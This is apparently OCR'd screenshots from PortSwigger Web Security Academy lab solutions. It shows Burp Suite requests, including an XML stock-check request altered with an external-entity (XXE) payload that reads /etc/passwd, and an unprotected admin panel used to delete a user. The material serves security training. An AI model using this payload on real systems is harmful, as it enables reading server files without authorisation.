

Burp Suite Professional v2.1.01
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options
Intercept HTTP history WebSockets history Options
Response from https://acd01fd71fd959908075052d00d200fa.web-security-academy.net:443/product?productId=1 [18.200.141.238]
Forward Drop Intercept is on Action
Comment this item
Raw Headers Hex HTML Render
HTTP/1.1 200 OK
Content-Security-Policy: default-src 'self'; script-src 'self'; img-src 'self'; style-src 'self'; frame-src 'self'; connect-src 'self' ws://localhost:3333; font-src 'self'; media-src 'self'; object-src 'none'; child-src 'self' blob:
X-XSS-Protection: 1; mode=block
X-Content-Type-Options: nosniff
X-Frame-Options: DENY
Content-Type: text/html; charset=utf-8
Connection: close
Content-Length: 6272
<!DOCTYPE html>
<html>
<head>
<link href="/resources/css/labsEcommerce.css" rel="stylesheet">
<title>Exploiting XXE using external entities to retrieve files</title>
</head>
<body>


<script src="/resources/js/labHeader.js"></script>


<section class="pageHeader is-solved">


<img src="/resources/images/logoAcademy.svg">

<h2>Exploiting XXE using external entities to retrieve files</h2>
<a class="link-back"
href="https://portswigger.net/web-security/xxe/lab-exploiting-xxe-to-retrieve-files">
Back to lab description
<svg version="1.1" id="Layer_1" xmlns="http://www.w3.org/2000/svg"
xmlns:xlink="http://www.w3.org/1999/xlink" x="0px" y="0px" viewBox="0 0 28 30" enable-background="new 0 0 28 30"
xml:space="preserve" title="back-arrow">
<g>
<polygon points="1.4,0 0,1.2 12.6,15 0,28.8 1.4,30 15.1,15"></polygon>
<polygon points="14.3,0 12.9,1.2 25.6,15 12.9,28.8 14.3,30 28,15"></polygon>
</g>
</svg>


0a49002704deeb6880edfd65007c005d.web-security-academy.net/product?productId=1
Update
Description:
Are you one of those people who have very vivid dreams worthy of sharing with everyone you know? Do you lack the imagination to describe what you've seen? With extensive research and exhaustive trials our team of Ophthalmologists, and techy peeps, have made it possible for you to share everything that is going on inside your head.
If you think laser eye surgery is advanced you haven't seen anything yet. A small implant behind the lens of your eyes links to the thalamus and cortex, transmitting images that can be projected in the blink of an eye.
With sufficient training, it is even possible for you to learn to sleep with your eyes open. Then you can entertain family and friends to a unique movie night like they have never experienced before. Forget Netflix, no subscription required here.
The quality of projected images works better with blue eyes, therefore, we envisage altering most eye colors in order for you to experience the best we know you deserve.
The process from start to finish is probably cheaper than you will be expecting. You have nothing to lose by booking a free consultation today.
Milan
Check stock
< Return to list


Burp Suite Professional v2.1.01
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options
Intercept HTTP history WebSockets history Options
Request to https://acd01fd71fd959908075052d00d200fa.web-security-academy.net:443 [18.200.141.238]
Forward Drop Intercept is on Action
Comment this item
Raw Params Headers Hex XML
POST /product/stock HTTP/1.1
Host: acd01fd71fd959908075052d00d200fa.web-security-academy.net
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:69.0) Gecko/20100101 Firefox/69.0
Accept: */*
Accept-Language: de,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: application/xml
Content-Length: 107
Connection: close
Referer: https://acd01fd71fd959908075052d00d200fa.web-security-academy.net/product?productId=1
Cookie: session=4CjHIBExb0Uf2pxFgu9tabKN7OQPMNhF
<?xml version="1.0" encoding="UTF-8"?><stockCheck><productId>1</productId><storeId>3</storeId></stockCheck>



Burp Suite Professional v2.1.01
Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Extender Project options User options
Intercept HTTP history WebSockets history Options
Request to https://acd01fd71fd959908075052d00d200fa.web-security-academy.net:443 [18.200.141.238]
Forward Drop Intercept is on Action
Comment this item
Raw Params Headers Hex XML
POST /product/stock HTTP/1.1
Host: acd01fd71fd959908075052d00d200fa.web-security-academy.net
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:69.0) Gecko/20100101 Firefox/69.0
Accept: */*
Accept-Language: de,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: application/xml
Content-Length: 107
Connection: close
Referer: https://acd01fd71fd959908075052d00d200fa.web-security-academy.net/product?productId=1
Cookie: session=4CjHIBExb0Uf2pxFgu9tabKN7OQPMNhF
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE foo [<!ENTITY xxe SYSTEM "file:///etc/passwd">]>
<stockCheck>
<productId>&xxe;</productId>
<storeId>3</storeId>
</stockCheck>




5. Broken Access Control

This lab has an unprotected admin panel.

Solve the lab by deleting the user carlos.




0a9a001204fa696585f94f9100560042.web-security-academy.net/administrator-panel
Update
Web Security Academy
Unprotected admin functionality
Back to lab description
LAB Solved
Congratulations, you solved the lab!
Share your skills!
Continue learning
Home | My account
User deleted successfully!
Users
wiener - Delete